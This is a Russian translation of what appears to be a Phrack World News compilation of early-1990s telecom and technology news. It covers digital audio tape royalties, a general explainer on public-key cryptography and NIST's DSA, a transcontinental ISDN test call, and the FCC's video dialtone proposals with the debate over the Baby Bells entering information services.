Соглашение позволило бы исполнителям, авторам-песенникам и звукозаписывающим компаниям получать роялти с продаж чистых лент и устройств для цифровой записи звука.

Кроме того, в устройства записи будет вмонтирован электронный чип, предотвращающий копирование чего-либо, кроме оригинальной записи.

В ходе слушаний перед Подкомитетом по патентам, авторским правам и товарным знакам Комитета Сената по судебным делам поп-звезда Дебби Гибсон заявила, что многие исполнители опасались: цифровое копирование может положить конец прибыльной музыкальной индустрии.

В отличие от обычных лент цифровые аудиоустройства позволяют потребителю сделать идеальную копию готовой записи. Звукозаписывающая отрасль заявляет, что уже теряет 1 миллиард долларов в год продаж из-за незаконного копирования. И, по словам индустрии, бесконтрольные цифровые технологии резко увеличат эту цифру.

Производители электроники и ритейлеры получили гарантию того, что не будут привлечены к ответственности за нарушение авторских прав в связи с продажей чистых лент или устройств записи.

Компьютерная криптография: лекарство от обычного шифра

Подписать открытку может любой, но как подписать электронное письмо? Без «подписи», подтверждающей, что, скажем, электронный денежный перевод действительно исходит от лица, уполномоченного его совершить, движение к полностью электронной коммерции стопорится. Благодаря технологии криптографии с открытым ключом способы создания таких подписей существуют. Однако они не принесут всем максимальной пользы до тех пор, пока все не перейдут на одну систему открытого ключа.

Казалось бы, очевидная возможность для стандартизаторов — однако в Америке они с пренебрежением отвергли все существующие варианты. Альтернативный стандарт цифровых подписей, ныне предложенный Национальным институтом стандартов и технологий США (NIST), вновь разжёл давно тлеющие споры.

Криптография с открытым ключом может стать одной из наиболее распространённых технологий информационной эпохи, лежащей в основе самых разных рутинных транзакций. Она не только обещает цифровой эквивалент подписи, но и могла бы дать пользователям электронный конверт для защиты личных сообщений от посторонних глаз. Идея состоит в создании кодов с двумя связанными ключами. В традиционной криптографии отправитель и получатель используют один общий секретный ключ; отправитель шифрует им сообщение, получатель — расшифровывает.

В технологиях с открытым ключом у каждого человека есть пара ключей: открытый публичный ключ и секретный закрытый ключ. Сообщения, зашифрованные закрытым ключом, можно расшифровать только соответствующим открытым ключом, и наоборот. Открытые ключи публикуются, как телефонные номера. Закрытые ключи — секретны. С помощью этой технологии цифровые подписи просты. Зашифруйте своё сообщение — или просто имя, которым вы его подписываете, — своим закрытым ключом. Если получатель сможет расшифровать сообщение вашим открытым ключом, он может быть уверен, что оно пришло именно от вас. Отправить конфиденциальное сообщение — поместить электронное письмо в защищённый от вскрытия конверт — столь же просто.

Чтобы передать секрет Алисе, зашифруйте его её открытым ключом. Только Алиса (или кто-то другой, знающий её закрытый ключ) сможет расшифровать сообщение. В основе любой системы криптографии с открытым ключом лежит математическая функция, которая на входе принимает сообщение и ключ, а на выходе выдаёт код. Эта функция должна быть достаточно быстрой и удобной, чтобы шифрование не занимало целую вечность. Она должна быть очень трудно обратимой, чтобы расшифровка без ключа действительно занимала вечность. Очевидно, что из открытого ключа не должно быть лёгкого способа вычислить закрытый. Поиск функций, отвечающих этим критериям, — «сочетание математики и наития», по словам Роджера Нидэма из Кембриджской компьютерной лаборатории.

Наибольшего успеха в этих поисках пока достигли функции на основе алгоритмов разложения на простые множители. Они опираются на математическое наблюдение: перемножить два числа легко, а вот найти в обратном порядке два конкретных числа, произведение которых даёт заданное, — очень трудно. Если Алиса выбирает два больших простых числа в качестве закрытого ключа и публикует их 150-значное произведение как открытый, взломщику, вероятно, потребуются тысячи лет, чтобы вычислить её закрытые ключи в обратном порядке.

На основе этого наблюдения разработан ряд схем, составляющих работоспособный код с открытым ключом. Наиболее популярен так называемый алгоритм RSA, названный в честь трёх профессоров MIT, создавших его, — Рональда Ривеста, Ади Шамира и Лена Адлемана. Он запатентован и продаётся компанией RSA из Силиконовой долины, в которой работают 15 человек,

большинство из которых — бывшие аспиранты MIT. Факультетские фирмы для компьютерных стартапов — то же, чем семейные предприятия были для промышленной революции. RSA привлекла как академическое признание, так и ряд крупных коммерческих клиентов: Microsoft, Sun Microsystems, Digital Equipment и Lotus Development. Однако, несмотря на неоднократные заявки, алгоритм так и не был официально одобрен государственными органами. Ходят упорные слухи о том, что шифровальщики Агентства национальной безопасности отговаривают стандартизаторов от рекомендации RSA, поскольку не хотят способствовать распространению кодов, которые не могут взломать. RSA по очевидным причинам эти слухи не развеивает. Как бы то ни было, стандартизаторы из NIST обошли дискуссию вокруг RSA своим новым алгоритмом — DSA. Согласно стандарту, DSA верифицирует личность отправителя, но не шифрует само сообщение. Он добавляет к сообщению число, вычисленное на основе сообщения и закрытого ключа отправителя. Получатель может затем использовать это число, само сообщение и открытый ключ отправителя для проверки подлинности сообщения.

NIST утверждает, что эта технология хорошо подходит для «смарт-карт» и других приложений, где вычислительных мощностей для шифрования немного. Поскольку ведомство надеется на применение DSA для верификации личности всех — от получателей социальных пособий до военных подрядчиков, — гибкость алгоритма становится ценным преимуществом. Тем временем всё больше компаний выбирают ту или иную систему криптографии с открытым ключом для конфиденциальной связи — нередко RSA, иногда что-то другое. Когда-нибудь, вероятно скоро, правительства тоже захотят сделать выбор. Следите за тем, что начнётся тогда.

SWBT совершает первый «трансконтинентальный» звонок по ISDN

Из Southwestern Bell Telephone

На прошлой неделе состоялся первый в стране «трансконтинентальный» звонок по ISDN через публичную сеть — благодаря SWBT. Этот исторический звонок стал итогом двухлетней совместной работы SWBT, BellSouth Corp., US Sprint и Bellcore. Звонок был инициирован из лаборатории передовых технологий SWBT и прошёл через цифровые мощности US Sprint в Бёрлингеме, Калифорния. Соединение завершилось на узле BellSouth в Атланте, Джорджия.

Используя видеоприложение ISDN, директор испытаний SWBT Кен Гудголд смог видеть и разговаривать с Дэвидом Коллинзом из BellSouth. «Этим испытанием географические рамки услуг на базе ISDN были раздвинуты с нескольких миль до масштаба всей страны», — говорит Гудголд. — «Мы начали с тестирования протоколов и верификации сервисов — двух ключевых этапов процесса, — говорит Гудголд. — Это потребовало чрезвычайно сложной серии технических испытаний. Сотрудники лаборатории передовых технологий месяцами проводили тесты в ходе подготовки к первому успешному звонку».

Прошлонедельный тестовый звонок имел значение как с маркетинговой, так и с технической точки зрения. Он продемонстрировал экономические преимущества использования ISDN для видеосвязи. «Стоимость звонка по межгороду примерно одинакова — идёт ли речь о голосовой передаче по обычной телефонной линии или о видеопередаче через ISDN», — говорит Гудголд. — «Это означает значительное снижение затрат на организацию видеоконференции». US Sprint присоединилась к испытанию потому, что ISDN вышел за рамки локального применения, говорит Терри Киро, директор лабораторий разработки InfoCom Systems оператора. «После сегодняшнего дня будет технически возможно совершить звонок по ISDN через всю страну — точно так же, как сегодня возможно позвонить по обычному межгороду», — говорит Киро.

Медиамонополия

Автор: Составитель — Dispater

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN
PWN          Phrack World News          PWN
PWN
PWN          Issue XXXV / Part Four      PWN
PWN
PWN          Compiled by Dispater        PWN
PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

автор: Dispater

Как мы все знаем, чем больше технологий — тем больше правовых вопросов. Важно понимать не только экономические, но и социальные последствия недавней темы «Телко-ТВ». С технологической точки зрения идея передачи аудио- и видеосигналов по оптоволоконным линиям мне кажется захватывающей и выдающимся технологическим триумфом. Но как общество выиграет от того, что ещё меньшее число владельцев будет контролировать медиапространство? Медиадинастия уже существует — и она сложилась благодаря политике, заложенной в эпоху президентства Рональда Рейгана.

Сегодня почти всё медиапространство контролируется 18 мировыми корпорациями. Это меньше, чем 23 в 1990 году, и меньше, чем 50 корпораций в 1983-м. Тенденция пугает. В Соединённых Штатах насчитывается около 25 000 различных медиаголосов: газеты, книжные издательства, телевизионные станции, радиостанции, киностудии, журналы. Однако не стоит обманывать себя, думая, что за ними стоят 25 000 разных владельцев. Справедливо ли, что 23 компании имеют такую власть над нашей жизнью? Это невероятно опасно — позволять этой тенденции развиваться дальше. Мы должны остановить её и «разбить» монополию СМИ, как это делалось в дорейгановскую эпоху.

Если вас беспокоит эта проблема, я настоятельно рекомендую прочитать «Медиамонополию» Бена Багдикяна. Книга издана Beacon Press, объём — около 300 страниц.

Телефонные компании смогут транслировать ТВ согласно плану FCC

25 октября 1991 года

автор: Edmund L. Andrews (The New York Times)

В неожиданном и спорном шаге, призванном стимулировать конкуренцию на рынке кабельного телевидения, Федеральная комиссия по связи (FCC) предложила сегодня разрешить местным телефонным компаниям формировать пакеты телепрограмм и транслировать их.

Предложенные правила, единогласно одобренные комиссией и, по всей видимости, вступающие в силу в течение года, подвергнут кабельные компании наиболее серьёзной угрозе конкуренции на сегодняшний день. Вместе с тем они могут принести пользу потребителям кабельного ТВ, счета которых за последние годы выросли вдвое и втрое.

Кабельная индустрия поклялась бороться с этими предложениями и пригрозила оспорить новые правила в суде, если они будут приняты. Телефонные компании, жаждущие выйти на прибыльный новый рынок, встретили инициативу с одобрением.

«Сегодняшние действия создадут конкуренцию и предложат потребителям больше выбора», — заявил Джеймс Р. Янг, вице-президент по регуляторным и отраслевым вопросам корпорации Bell Atlantic. — «Будем надеяться, что это станет началом конца территориальных войн».

По существу, комиссия рекомендовала разрешить телефонным компаниям предоставлять услугу «видеодозвона» по телефонным линиям, по которым будут транслироваться программы, производимые сторонними компаниями. Потребители смогут смотреть любые понравившиеся программы и оплачивать их соответственно.

На начальном этапе телефонные компании будут выступать преимущественно как канал передачи, а не как производители контента. Однако комиссия указала, что им следует разрешить также организовывать и формировать пакеты видеослужб при условии, что они будут открывать свои сети для всех производителей программ. Комиссия также инициировала расследование о том, стоит ли разрешить телефонным компаниям самостоятельно производить программы.

Идея разрешения так называемого видеодозвона давно является любимой темой председателя FCC Альфреда К. Сайкса. Конгресс, взвешивающий регуляторное законодательство для сдерживания цен кабельного ТВ, обходил стороной этот вопрос. Сегодняшние действия делают более вероятным то, что законодатели будут вынуждены пересмотреть роль телефонных компаний в телевидении.

Однако прежде чем кабельные компании ощутят значительные последствия сегодняшних предложений FCC, большинство телефонных компаний должны будут потратить миллиарды долларов на прокладку новых оптоволоконных линий и коммутационного оборудования, способного нести большие объёмы телевизионного сигнала. По оценкам аналитиков, переоснащение каждого дома в стране на оптоволоконную линию обойдётся от 100 до 200 миллиардов долларов, а сам процесс займёт не менее пяти лет.

Большинство крупных телефонных компаний, включая все региональные Bell-компании, уже планируют заменить медные провода оптоволоконном в течение следующих двадцати лет. Огромные деловые возможности рынка кабельного ТВ объёмом 18 миллиардов долларов, скорее всего, ускорят эти планы.

Высокопропускные линии связи, охватывающие каждый дом в Америке, могут коренным образом изменить систему дистрибуции развлечений и позволить пользователям домашних компьютеров за секунды обращаться к удалённым библиотекам и получать информацию.

«И производители программ, и потребители получают возможности, которых у них нет сегодня, — без узких мест, которые создают кабельные компании, и без узких мест вещания», — заявил Ричард Файерстоун, начальник отдела общих носителей FCC.

Инициатива тут же вызвала критику со стороны Национальной ассоциации кабельного телевидения, пригрозившей оспорить любые новые правила в суде.

«Пока и если монополия телко на голосовую телефонию не будет ликвидирована, никакие государственные меры защиты против перекрёстных субсидий не будут эффективными», — заявил Джеймс П. Махони, президент кабельной ассоциации.

Наиболее спорный вопрос, который FCC поставила на обсуждение без каких-либо рекомендаций, — следует ли разрешить телефонным компаниям производить программный контент, что является куда более крупным бизнесом, чем трансляция. Многие чиновники администрации Буша поддерживают этот шаг, однако телерадиовещатели и производители контента ему яростно противятся. Чиновники отметили, что подобный сдвиг потребует изменений в Законе о кабельном

телевидении 1984 года.

«Среди двух-трёх главных опасений каждого оператора кабельного ТВ всегда была прямая конкуренция с местными телефонными компаниями», — сказал Джон Мэнселл, старший аналитик Paul Kagan Associates, маркетинговой исследовательской фирмы, следящей за кабельной индустрией.

Для телефонных компаний этот шаг может стать настоящей удачей. Стивен Р. Сик, вице-президент Link Resources Inc., нью-йоркской маркетинговой исследовательской компании, заявил: «Это, безусловно, крупнейшая рыночная возможность среди всей совокупности информационных услуг» для телефонных компаний.

Однако остаётся неясным, устоят ли новые правила в суде. Закон о кабельном телевидении 1984 года запрещает телефонным компаниям владеть франшизой кабельного ТВ на том же рынке. Тем не менее FCC постановила сегодня, что закон не запрещает местной телефонной компании транслировать программы, произведённые другими компаниями, и не распространяется на операторов дальней связи.

Компании Bell активно лоббировали законодательство, которое позволило бы им войти в кабельный бизнес, а несколько из них инвестировали в европейские кабельные франшизы. Кроме того, Pacific Telesis Group, предоставляющая местную телефонную связь в Калифорнии, уже имеет опцион на покупку контрольного пакета акций кабельной франшизы в Чикаго, что, по всей видимости, [sic] допустимо, поскольку находится за пределами зоны телефонного обслуживания компании.

Комиссия также вынесла решение, которое может предоставить телефонным компаниям важное ценовое преимущество в будущей конкуренции с кабельными операторами и, вероятно, вызовет протесты местных властей: ни телефонная компания, ни видеооператор не обязаны платить франшизные сборы местным органам власти.

По действующему закону о кабельном ТВ местные органы власти могут взимать с кабельных операторов франшизный сбор в размере до пяти процентов от доходов.

Объясняя сегодняшнее решение, г-н Сайкс заявил: «У нас есть законы о сегрегации, и этим законам о сегрегации должен прийти конец». Он добавил, что некоторые кабельные компании уже прокладывают оптические волокна в своих сетях и что некоторые из них изучают возможность использования своих сетей для предоставления телефонных услуг.

Предложения знаменуют второе крупное изменение давних ограничений на способность телефонных компаний переходить в новые сферы услуг. Менее трёх недель назад федеральный апелляционный суд расчистил путь региональным Bell-компаниям для немедленного начала предоставления информационных услуг — таких как новости, биржевые и спортивные сводки.

Оптоволокно или витая пара?

28 октября 1991 года

автор: John J. Keller (Wall Street Journal)

Превращение телефонной сети страны в обширную систему телевизионного вещания обойдётся в десятки миллиардов долларов и не будет завершено до конца десятилетия — так говорят руководители крупнейших телефонных компаний.

Однако масштаб проекта не останавливает телефонных гигантов — таких как GTE Corp., Ameritech, Bell Atlantic Corp. и Pacific Telesis Group — от планомерного изучения того, как реализовать

подобную систему.

«Baby Bell» и GTE потратили несколько миллионов долларов на тестирование новых систем, доставляющих кабельное ТВ в дома через телефонную сеть. Телефонные компании потратят ещё многие миллионы долларов, прежде чем убедятся, что у них есть услуга, сравнимая с нынешней голосовой телефонией и превосходящая сегодняшние монополии кабельного ТВ.

На прошлой неделе телефонные компании воспряли духом благодаря плану Федеральной комиссии по связи, поддерживающему новую технологию — видеодозвон, который поставит крупные телефонные компании в прямую конкуренцию с местными монополиями кабельного ТВ.

Абоненты телефонной связи смогут с помощью такой системы звонить и заказывать видеопрограммы у развлекательной компании по той же линии, что и обычный телефонный звонок. Что ещё важнее, разрешение телефонным компаниям работать в этой сфере может создать достаточный трафик для финансирования «широкополосных» высокоскоростных информационных магистралей, которые когда-нибудь смогут доставлять в дома телевидение, медицинскую информацию и даже FM-стерео каналы по единому проводу — так утверждают руководители.

Однако существуют серьёзные препятствия. FCC ещё не решила, разрешать ли телефонным компаниям участвовать в производстве программного контента для кабельного ТВ. Телефонные компании настаивают, что это финансово необходимо, поскольку кабельные компании будут неохотно делиться программами, которые они сами поддерживают, и транслировать их через конкурирующую сеть. Кроме того, Закон о кабельном ТВ 1984 года, запрещающий телефонным компаниям участие в кабельном бизнесе, нужно будет переписать.

«Мы воодушевлены действиями FCC, но это не столь полный шаг, какой необходимо сделать», — заявил Ларри Дж. Спэрроу, вице-президент по регуляторным и государственным вопросам GTE Telephone Operations, Ирвайн, Техас. Катлин Арен, директор по федеральной регуляторной политике Nynex Corp., добавляет: «Строить инфраструктуру, когда её некому использовать, — было бы безответственно... программный контент необходим».

Есть и технические проблемы: в частности, как доставлять ТВ-сигнал в дом — через коаксиальный кабель (как в кабельном ТВ) или через продвинутую оптоволоконную линию. В обоих случаях потребуются демонтаж существующей «витой пары», которая сейчас связывает телефоны в домах и большинстве малых предприятий с местной телефонной сетью. Кроме того, телефонная индустрия ещё должна выработать технические стандарты для совмещения видеотрансляции — требующей огромной пропускной способности — с голосовым трафиком, который потребляет значительно меньше ресурсов.

Система, которая в итоге будет построена, потребует огромного капитала для преобразования существующей телефонной сети в высокоскоростную, где сигналы передаются в цифровом виде через оптоволоконные линии — стеклянные провода. «Мы встречали данные о том, что стоимость по всей стране составит около 250 миллиардов долларов», — говорит Джеймс Р. Янг, вице-президент по регуляторным и отраслевым вопросам Bell Atlantic. Г-жа Арен добавляет: «Я не думаю, что наши планы предусматривают реализацию этого менее чем за 20 лет, а если и предусматривают, речь идёт о миллиардах долларов».

Pacific Bell, ежегодно тратящая около 1 миллиарда долларов на новое сетевое оборудование, в первые несколько лет строительства широкополосной сети увидит рост этих расходов в два-три раза — говорит Майкл Блум, специалист по клиентским помещениям и широкополосным приложениям из базирующегося в Сан-Франциско подразделения Pacific Telesis Group. Однако он отмечает, что по мере роста закупок оборудования и совершенствования технологии ежегодные расходы должны вернуться к нынешним уровням примерно через четыре года.

RasBell, как и большинство других телефонных компаний, уже проложила оптоволоконные «магистральные» линии для переноса основного трафика между своими коммутационными

центрами. Она также начала замену медных объектов в некоторых кварталах, прокладывая оптические волокна до пьедестала у тротуара с последующим подключением к обычным домашним телефонным проводам. Когда-нибудь эти линии будут транслировать кабельное ТВ, но пока регуляторы ограничивают телефонную компанию передачей голоса и данных — говорит г-н Блум.

Когда-нибудь это изменится — говорит FCC, которая видит перспективу услуги, при которой абоненты телефонной сети будут включать телевизор и находить список телепередач, фильмов, новостей и других программ, предоставляемых телефонной компанией и другими вещателями и доступных через пульт дистанционного управления.

Несколько телефонных компаний уже тестируют подобные услуги. В Серритосе (Калифорния) GTE построила разветвлённую сеть из оптоволоконных и коаксиальных кабелей и продвинутых коммутационных систем для доставки ТВ-услуг нескольким тысячам абонентов. Одна услуга — «Main Street» — позволяет абоненту с пультом управления совершать покупки через ТВ, проверять банковский счёт и даже искать информацию об американских колледжах. Другая услуга — «Center Screen» — позволяет 3 900 бытовым абонентам вызвать фильм или телепрограмму, набрав специальный номер. Третья услуга позволяет некоторым абонентам общаться друг с другом через видеофон в доме.

«Мы обнаружили [в ходе тестов в Серритосе], что наши клиенты предпочитают видео с полным движением, а не статичные изображения» — всё, что сегодня возможно через обычные телефонные линии, — говорит г-н Спэрроу.

Это объясняется тем, что обычный разговор передаётся по телефонным линиям со скоростью 64 000 бит в секунду. Для сравнения: видео «разумного качества» — например, как с кассеты VCR — требует пропускной способности не менее 1,3–1,5 мегабит в секунду. Высококачественное видео потребует ёмкости от 45 до 90 мегабит в секунду — говорит он. Мегабит равен 1 миллиону бит.

Для экономии средств и максимального использования ёмкости существующих систем на основе меди Bell Communications Research, научный центр Baby Bell, разработала технологию «сжатия видео», которая позволяет доставлять ТВ в дом по существующим медным проводам. При сжатии видео микропроцессор уплотняет видеосигналы так, чтобы их можно было передавать по обычной телефонной линии со скоростью 1,5 мегабита в секунду. Небольшой чип, встроенный в электронную коробку, подключённую к телефонной линии, анализирует входящий видеосигнал и отфильтровывает избыточные части движущегося изображения. Чип кодирует и передаёт по телефонной линии только изменившиеся части сигнала, а принимающая коробка декодирует и восстанавливает изображение перед его выводом на экран телевизора.

Кабельные компании надеются ответить, предоставляя телефонные услуги через свои кабельные сети. Они финансируют исследования по разработке коммутационных систем, которые могут переключать телефонные звонки от одного кабельного абонента к другому и выходить к абонентам обычной телефонной сети.

Однако между отраслями не всё только враждебно. Дочерняя компания Ameritech — Indiana Bell — и Cardinal Communications, оператор кабельного ТВ из Индианы, тестируют систему волоконного распределения, созданную Broadband Technologies Inc. из Роли, Северная Каролина. Система используется для маршрутизации видео- и телефонных сигналов по магистральным оптоволоконным линиям и далее — через коаксиальные и витые пары, подключённые к домам в Tipton Lake, жилом квартале Колумбуса (штат Индиана). Bell Atlantic ведёт переговоры с Loudon Cablevision, кабельной ТВ-компанией в округе Лаудон (Вирджиния), о тестировании передачи ТВ-сигналов через линии телефонной компании в 5 000–6 000 домов в жилом квартале The Cascades.

Baby Bell как Большой Брат

2 ноября 1991 года

Источник: *The New York Times*

Два официальных решения, принятых в октябре, — одно освобождающее, другое пугающее, — могут определить судьбу телекоммуникаций и всей Америки на десятилетия вперёд. Освобождающее решение Федеральной комиссии по связи предлагает разрешить семи региональным телефонным компаниям транслировать телепрограммы.

Если это предложение будет реализовано, «видеозвонок» освободит семьи и позволит им сказать кабельным операторам, если те будут плохо себя вести: «Убирайтесь».

Пугающее решение — федерального апелляционного суда — открыло тем же семи компаниям Baby Bell путь к владению электронными «жёлтыми страницами», видеошопингом и другими информационными услугами.

Если Конгресс не вмешается, это решение позволит Baby Bell эксплуатировать их монопольную хватку над жилыми телефонными линиями и диктовать, какая информация попадает в практически каждый дом. В обеих ситуациях должен действовать один и тот же принцип: демократия нуждается в многообразии.

Технологический прогресс привёл страну на регуляторный перекрёсток. Единый информационный трубопровод — возможно, оптоволоконный кабель, возможно, улучшенный коаксиальный или медный провод — уже скоро может вливать в дома невыносимый спектр телефонных, видео- и информационных коммуникаций. Тот, кто контролирует трубопровод, контролирует доступ к сознанию американцев.

Лучшая защита от Большого Брата — разделить контроль над трубопроводом и над информацией. Это можно было бы легко обеспечить, обязав владельцев трубопровода, как Baby Bell, выступать исключительно в роли общих перевозчиков и сдавать в аренду пространство трубопровода поставщикам информации на недискриминационной основе.

Именно статус общего перевозчика был бы достигнут предложением FCC для видеоуслуг — однако решение апелляционного суда закрывает этот путь для информационных услуг.

Конгресс, по всей видимости, не намерен устанавливать статус общего перевозчика принудительно. Но представитель Джим Купер, демократ из Теннесси, предлагает второй по лучшему выход. Пока Baby Bell сохраняют монопольный контроль над местной телефонной связью, он предлагает разрешить каждой из них продавать информационные услуги только за пределами своего региона. Его законопроект также предусматривает жёсткие меры против антиконкурентного поведения.

Тем не менее положения законопроекта не столь надёжны, как статус общего перевозчика. Baby Bell неоднократно нарушали регуляторные требования; одних правил, скорее всего, недостаточно, чтобы остановить их от субсидирования вторжений в сферу информационных услуг за счёт средств, изъятых у «подневольных» абонентов.

Вопреки их заявлениям, Baby Bell не обладают никакими особыми способностями для предоставления электронных услуг. Если они могут с прибылью продавать видеошопинг, то и сотни других компаний могли бы — ни одна из которых не имеет власти запугивать абонентов, поскольку ни одна не располагает привилегированным доступом к их домам.

Не нужно Baby Bell, как они утверждают, производить собственный информационный контент и для того, чтобы заполнить ёмкость оптоволоконных кабелей, которые они, возможно, проложат.

Самый убедительный аргумент Baby Bell носит технологический характер. Только единственная компания, утверждают они, сможет соединить трубопровод и информацию воедино. Но никаких

доказательств этой теории не существует, а кроме того, есть более эффективные способы справиться с этой проблемой.

Законопроект Купера обеспечивает правдоподобную защиту от монополистических Baby Bell, давая им достаточно пространства для конкуренции, но ограничивая возможности для эксплуатации.

Газеты, в том числе The New York Times Co., поддерживают законопроект из конкурентных коммерческих соображений. Однако у общества есть куда более важная причина поддержать его, а у Конгресса — принять: защитить свободный и многообразный поток информации, от которого зависит демократия.

Не балуйте Baby Bell

10 ноября 1991 года

Источник: The New York Times

Хотя компании Bell противостоят многочисленные группы — в том числе Федерация потребителей Америки, индустрия кабельного телевидения и действующие поставщики электронных информационных услуг, — именно газеты являются их главными оппонентами.

Издатели утверждают, что телефонные компании могут конкурировать нечестно: субсидируя свои услуги за счёт средств из регулируемого телефонного бизнеса и создавая технические препятствия для конкурирующих поставщиков информации.

Но один из их главных страхов состоит просто в том, что телефонные компании могут привлечь значительную долю рубричной рекламы — основного источника доходов газет, — предлагая дешёвые и удобные электронные доски объявлений.

Газеты добиваются от Конгресса принятия законопроекта, внесённого представителем Джимом Купером, демократом от Теннесси. Согласно законопроекту, Bell-компании не смогут предлагать информационные услуги до тех пор, пока эти услуги не станут доступны на альтернативных сетях хотя бы для 50 процентов жителей данного района.

На практике законопроект фактически восстановит запрет информационных услуг для всех Bell-компаний на долгие годы — из-за сложности построения альтернативной сети, охватывающей большинство абонентов.

Чтобы защитить свою позицию, представив её как нечто большее, чем просто желание не допустить конкуренции, ассоциация газетных издателей разработала прямолинейную рекламную кампанию под лозунгом «Не балуйте Baby Bell» (Don't Baby the Bells).

В одном из объявлений ассоциация предупреждает, что телефонные компании могут накапливать о клиентах столько же личной информации, сколько собирает налоговая служба США (IRS).

Однако, хотя многие члены Конгресса обеспокоены расширением полномочий Bell-компаний, законопроект Купера пока собрал лишь 24 соавтора, и большинство экспертов сомневаются, что он наберёт достаточно поддержки даже для прохождения через Палату представителей.

Между тем администрация Буша решительно выступает за снятие запрета на информационные услуги и, вероятно, наложит вето на законопроект, оставляющий его в силе. В итоге газетные издатели оказываются в затруднительном положении.

Зашедший в тупик Конгресс фактически означает полную победу Bell-компаний, поскольку судебные решения уже дали им именно то, чего они добивались.

В самом же Конгрессе помощники ведущих законодателей говорят, что частично выжидают — стремясь понять, сколько народной и политической поддержки каждая из сторон сможет мобилизовать. «Мы хотим, чтобы они показали нам, что могут привлечь», — сказал один из сотрудников о издателях.

Один лоббист, действующий в интересах издателей, заявил, что противники Bell-компаний по существу пытаются нарастить переговорные позиции. «Можно считать это началом менуэта», — сказал он. — «Вопрос в том, выйдут ли они когда-нибудь на середину зала и пустятся в пляс».